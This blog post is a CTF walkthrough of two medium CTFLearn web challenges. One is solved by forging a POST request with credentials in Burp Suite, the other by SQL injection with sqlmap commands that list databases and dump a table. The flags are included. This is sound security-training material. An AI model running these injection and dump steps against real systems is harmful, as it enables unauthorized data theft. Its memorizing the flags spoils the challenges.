[Hacking walkthrough] CTFLearn: Web (Medium)


Kelcy66 - January 1, 2020 - CTFLearn / Hacking / medium - 0 Comments

Howdy there, welcome to another ctflearn write-up. Today, we are going to finish off the medium level web-based challenge. Without further ado, let's get started.


1) POST Practice

Link: https://ctflearn.com/challenge/114

For this task, you are required to play around with the HTTP-request header. By using the Burp suite, the request is originally in GET.




Our objective is to change the request from GET to POST. If you look at the response, you should find the username and password for the POST request.



By sending the request to the repeater and change the request with the following.

```
POST /post.php HTTP/1.1
Host: 165.227.106.113
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

username=admin&password=71urlkufpsdnlkadsf
```



Answer: flag{p0st_d4t4_4ll_d4y}

2) Prehashbrown

Link: https://ctflearn.com/challenge/854

This is another SQL injection challenge. First of all, register and login yourself. You will come across the following search bar.

Search

RECENT POSTS

Badusb – an Arduino based keystroke
[Hacking walkthrough] THM: CTF 100 – Stage 5
[Hacking walkthrough] CTFLearn: Crypto (Medium)
[Hacking walkthrough] CTFLearn: Binary (Medium)
[Hacking walkthrough] CTFLearn: Forensics (Medium)

ARCHIVES

February 2020
January 2020
December 2019
November 2019
October 2019
September 2019
August 2019

CATEGORIES


Announcement (1)
Electronic (9)
Arduino (9)
Beginner (8)
hacking (1)
badusb (1)
Hacking (72)
Challenge land (3)
CTFLearn (10)
easy (6)
medium (4)
tryhackme (59)
boot2root (6)
CTF 100 (5)

ABOUT ME

KELCY66

Hello there, I am the main author for the blog. This blog is specially designed for electronic enthusiast and hackers. Enjoy!!

TRYHACKME RANKING



DONATION


Donate

JOIN NEWSLETTER

Email address:

Your email address

SIGN UP




This search bar is vulnerable to sqli. To make things easy, I capture the request header and saved as r.txt.

```
POST / HTTP/1.1
Host: 138.197.193.132:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.193.132:5000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: session=.eJwtzrERwzAIAMBdVLtAWCDwMjkQcElrx1Uuu6fJT_Cf9qgzr2c73ue
Connection: close
Upgrade-Insecure-Requests: 1

search=haha
```

After that, launch the sqlmap with the following command.

```
sqlmap -r r.txt --dbs --batch
```




keep enumerating the prehashbrown table with the following command.

```
sqlmap -r r.txt -D prehashbrown --table --batch
```

The flag is within the hashbrown table and we gonna dump all information from the table.

```
sqlmap -r r.txt -D prehashbrown -T hashbrown --column  --batch --dump
```



Answer: CTFlearn{h4shbr0wns_0n_th3_s3rv3r_@!#$<>[]}

Conclsuion

That's all for the short write-up on CTFlearn web in medium level. Until next time 😉

Share the knowledge

Save

TAGS: BURP SUITE, CTFLEARN, HTTP-REQUEST, MEDIUM, SQL, SQL INJECTION, SQLMAP, WEB

← Previous Post
[Hacking walkthrough] CTFLearn: Misc (Easy)

Next Post →
[Hacking walkthrough] CTFLearn: Forensics (Medium)

Leave a Reply

Enter your comment here...

COPYRIGHT 2020 - EMBEDDEDHACKER BY KELCY66

Privacy & Cookies Policy